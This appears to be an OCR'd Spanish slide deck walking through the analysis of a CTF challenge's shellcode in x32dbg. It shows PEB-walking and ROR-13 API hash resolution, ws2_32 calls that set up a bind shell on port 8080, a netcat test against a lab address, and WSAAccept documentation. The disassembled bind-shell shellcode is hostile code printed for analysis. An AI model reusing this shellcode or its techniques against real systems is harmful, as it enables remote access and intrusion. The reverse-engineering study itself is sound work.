
- Salto a nuestro shellcode.



```
EIP EAX EDX  00D20000  FC           cld
             00D20001  E8 82000000  call D20088
             00D20006  60           pushad
             00D20007  89E5         mov ebp,esp
             00D20009  31C0         xor eax,eax
             00D2000B  64:8B50 30   mov edx,dword ptr fs:[eax+30]
             00D2000F  8B52 0C      mov edx,dword ptr ds:[edx+C]
             00D20012  8B52 14      mov edx,dword ptr ds:[edx+14]
             00D20015  8B72 28      mov esi,dword ptr ds:[edx+28]      esi:shellcode+157
             00D20018  0FB74A 26    movzx ecx,word ptr ds:[edx+26]
             00D2001C  31FF         xor edi,edi
             00D2001E  AC           lodsb
             00D2001F  3C 61        cmp al,61                          61:'a'
             00D20021  7C 02        jl D20025
             00D20023  2C 20        sub al,20
             00D20025  C1CF 0D      ror edi,D
             00D20028  01C7         add edi,eax
             00D2002A  E2 F2        loop D2001E
             00D2002C  52           push edx
             00D2002D  57           push edi
             00D2002E  8B52 10      mov edx,dword ptr ds:[edx+10]
             00D20031  8B4A 3C      mov ecx,dword ptr ds:[edx+3C]
             00D20034  8B4C11 78    mov ecx,dword ptr ds:[ecx+edx+78]
             00D20038  E3 48        jecxz D20082
             00D2003A  01D1         add ecx,edx
             00D2003C  51           push ecx
             00D2003D  8B59 20      mov ebx,dword ptr ds:[ecx+20]
             00D20040  01D3         add ebx,edx
             00D20042  8B49 18      mov ecx,dword ptr ds:[ecx+18]
             00D20045  E3 3A        jecxz D20081
             00D20047  49           dec ecx
             00D20048  8B348B       mov esi,dword ptr ds:[ebx+ecx*4]   esi:shellcode+157
```

3. Atenea reto parte (II): Shellcode análisis

- Función con referencias a ws2_32.dll.



Project2.exe - PID: 1A08 - Thread: Hilo Principal 1A0C - x32dbg

```
         00D20088     5D            pop ebp
         00D20089     68 33320000   push 3233
         00D2008E     68 7773325F   push 5F327377
         00D20093     54            push esp
         00D20094     68 4C772607   push 726774C
EIP ---> 00D20099     FFD5          call ebp
         00D2009B     B8 90010000   mov eax,190
         00D200A0     29C4          sub esp,eax
         00D200A2     54            push esp
         00D200A3     50            push eax
         00D200A4     68 29806B00   push 6B8029
         00D200A9     FFD5          call ebp
         00D200AB     50            push eax
         00D200AC     50            push eax
         00D200AD     50            push eax
         00D200AE     50            push eax
         00D200AF     40            inc eax
```

```
EAX     00D20000
EBX     00FCA000
ECX     00000000
EDX     00D20000
EBP     00D20006
ESP     010FFAE4
ESI     011A316F       project2.011A316F
EDI     00D20157

EIP     00D20099

EFLAGS    00000246
```

Por defecto (stdcall) 5 □ De

```
1:  [esp]   0726774C
2:  [esp+4]  010FFAEC "ws2_32"
3:  [esp+8]  5F327377
4:  [esp+C]  00003233
```


```
ebp=00D20006

00D20099
```

```
Direcció  Hex                                              ASCII
776E1000  22 00 24 00  40 77 6E 77  18 00 00 00  00 00 00 00  ".$.@wnw........
```

```
010FFAE4  0726774C
010FFAE8  010FFAEC  "ws2_32"
010FFAEC  5F327377
010FFAF0  00003233
010FFAF4  00000000
```

3. Atenea reto parte (II): Shellcode análisis


- Resolución de APIs?.




```
EIP EBP  00D20000   FC              cld
         00D20001   E8 82000000     call D20088
         00D20006   60              pushad
         00D20007   89E5            mov ebp,esp
         00D20009   31C0            xor eax,eax
         00D2000B   64:8B50 30      mov edx,dword ptr fs:[eax+30]
         00D2000F   8B52 0C         mov edx,dword ptr ds:[edx+C]
         00D20012   8B52 14         mov edx,dword ptr ds:[edx+14]
         00D20015   8B72 28         mov esi,dword ptr ds:[edx+28]          esi:shellcode+157
         00D20018   0FB74A 26       movzx ecx,word ptr ds:[edx+26]
         00D2001C   31FF            xor edi,edi
         00D2001E   AC              lodsb
         00D2001F   3C 61           cmp al,61                              61:'a'
         00D20021   7C 02           jl D20025
         00D20023   2C 20           sub al,20
         00D20025   C1CF 0D         ror edi,D
         00D20028   01C7            add edi,eax
         00D2002A   E2 F2           loop D2001E
         00D2002C   52              push edx
         00D2002D   57              push edi
         00D2002E   8B52 10         mov edx,dword ptr ds:[edx+10]
         00D20031   8B4A 3C         mov ecx,dword ptr ds:[edx+3C]
         00D20034   8B4C11 78       mov ecx,dword ptr ds:[ecx+edx+78]
         00D20038   E3 48           jecxz D20082
```

3. Atenea reto parte (II): Shellcode análisis


- Todo son APIs de red!




```
00D20025
 ror edi,D
 add edi,eax
 loop D2001E

00D2002C
 push edx
 push edi
 mov edx,dword ptr ds:[edx+10]
 mov ecx,dword ptr ds:[edx+3C]
 mov ecx,dword ptr ds:[ecx+edx+78]
 jecxz D20082

00D2003A
 add ecx,edx
 push ecx
 mov ebx,dword ptr ds:[ecx+20]
 add ebx,edx
 mov ecx,dword ptr ds:[ecx+18]

00D20045
 jecxz D20081

00D20081
 pop edi

00D20047
 dec ecx
 mov esi,dword ptr ds:[ebx+ecx*4] ; esi:shellcode+157
 add esi,edx ; esi:shellcode+157
 xor edi,edi

00D20082
 pop edi
 pop edx
 mov edx,dword ptr ds:[edx]
 jmp D20015

00D2004F
 lodsb
 ror edi,D
 add edi,eax
 cmp al,ah
 jne D2004F

00D20059
 add edi,dword ptr ss:[ebp-8]
 cmp edi,dword ptr ss:[ebp+24]
 jne D20045

00D20061
 pop eax
 mov ebx,dword ptr ds:[eax+24]
 add ebx,edx
 mov cx,word ptr ds:[ebx+ecx*2]
 mov ebx,dword ptr ds:[eax+1C]
 add ebx,edx
 mov eax,dword ptr ds:[ebx+ecx*4]
 add eax,edx
 mov dword ptr ss:[esp+24],eax
 pop ebx
 pop ebx
 popad
 pop ecx
 pop edx
 push ecx
 jmp eax
```



```
Ocultar FPU

EAX   746E9730       <ws2_32.WSASocketA>
EBX   00FCA000
ECX   00D200BA
EDX   E0DF0FEA
EBP   00D20006
ESP   010FF940
ESI   011A316F       project2.011A316F
EDI   00D20157

EIP   00D2007F

EFLAGS   00000304
ZF 0   PF 1   AF 0
```




```
Ocultar FPU

EAX   746E06F0      <ws2_32.bind>
EBX   00000000
ECX   00D200D0
EDX   6737DBC2
EBP   00D20006
ESP   010FF944
ESI   010FF954
EDI   000000FC      'ü'
```




```
Ocultar FPU

EAX   7470B300      <ws2_32.WSAAccept>
EBX   00000000
ECX   00D20115
EDX   33BEAC94
EBP   00D20006
ESP   010FF93C
ESI   010FF954
EDI   000000FC      'ü'
```

3. Atenea reto parte (II): Shellcode análisis

- Ya está escuchando en el puerto 8080.
- No nos acepta las conexiones (RST)




```
➜  ~ nc 192.168.69.70 8080
➜  ~ nc 192.168.69.70 8080
➜  ~ 
```



```
1 0.000000   192.168.69.1    192.168.69.69   TCP   74 58284 → 8080 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SA
2 0.000129   192.168.69.69   192.168.69.1    TCP   54 8080 → 58284 [RST, ACK] Seq=1 Ack=1 Win=8192 Len=0
```

2. Atenea reto parte (II): WSAAccept

- Quien y porqué nos rechaza?



WSAAccept function

12/05/2018 • 12 minutes to read


The **WSAAccept** function conditionally accepts a connection based on the return value of a condition function, provides quality of service flow specifications, and allows the transfer of connection data.

Syntax

```
SOCKET WSAAPI WSAAccept(
  SOCKET          s,
  sockaddr        *addr,
  LPINT           addrlen,
  LPCONDITIONPROC lpfnCondition,
  DWORD_PTR       dwCallbackData
);
```

3. Atenea reto parte (II): WSAAccept

- Quien y porqué nos rechaza?



Parameters

`s`

A descriptor that identifies a socket that is listening for connections after a call to the listen function.

`addr`

An optional pointer to an sockaddr structure that receives the address of the connecting entity, as known to the communications layer. The exact format of the *addr* parameter is determined by the address family established when the socket was created.

`addrlen`

An optional pointer to an integer that contains the length of the sockaddr structure pointed to by the *addr* parameter, in bytes.

`lpfnCondition`


The address of an optional, application-specified condition function that will make an accept/reject decision based on the caller information passed in as parameters, and optionally create or join a socket group by assigning an appropriate value to the result parameter *g* of this function. If this parameter is **NULL**, then no condition function is called.

`dwCallbackData`

Callback data passed back to the application-specified condition function as the value of the *dwCallbackData* parameter passed to the condition function. This parameter is only applicable if the *lpfnCondition* parameter is not **NULL**. This parameter is not interpreted by Windows Sockets.

3. Atenea reto parte (II): lpfnCondition

- Parámetros de WSAAccept:


Project2.exe - PID: BE8 - Módulo: ws2_32.dll - Thread: Hilo Principal C44 - x32dbg
Archivo Ver Depurar Trace Plugins Favoritos Opciones Ayuda Nov 18 2018
CPU Gráfico Log Notas Breakpoints Mapa de memoria Pila de llamadas SEH Script Símbolos Fuente Referencias Hilos
EIP EAX
Ocultar FPU
Volcado 1 Volcado 2 Volcado 3 Volcado 4 Volcado 5 Monitorizar 1 [x=] Locales

```
7470B300    8BFF                 mov edi,edi                      WSAAccept
7470B302    55                   push ebp
7470B303    8BEC                 mov ebp,esp
7470B305    83EC 10              sub esp,10
7470B308    A1 40C07174          mov eax,dword ptr ds:[7471C040]
7470B30D    33C5                 xor eax,ebp
7470B30F    8945 FC              mov dword ptr ss:[ebp-4],eax
7470B312    56                   push esi
7470B313    8B35 00C07174        mov esi,dword ptr ds:[7471C000]
7470B319    57                   push edi
7470B31A    81FE 20456E74        cmp esi,ws2_32.746E4520
7470B320    75 28                jne ws2_32.7470B34A
7470B322    833D B0C47174 00     cmp dword ptr ds:[7471C4B0],0
7470B329    74 1F                je ws2_32.7470B34A
7470B32B    FF35 58C07174        push dword ptr ds:[7471C058]
7470B331    FF15 D0D17174        call dword ptr ds:[<&TlsGetValue>]
7470B337    8945 F4              mov dword ptr ss:[ebp-C],eax
